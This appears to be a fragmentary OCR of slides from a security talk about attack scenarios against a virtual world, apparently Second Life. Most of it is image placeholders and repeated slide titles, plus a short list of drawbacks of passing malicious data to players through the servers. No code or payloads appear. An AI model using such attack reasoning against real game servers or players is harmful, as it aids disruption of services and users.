
Typical Scenario



Typical Scenario




Typical Scenario



Typical Scenario Drawbacks


- Attacker has limited control over the data passed to the other players
- Risk that the SL servers are also vulnerable to the malicious data and will crash
- SL Servers can log (and filter) the attack

Multimedia Scenario




Multimedia Scenario

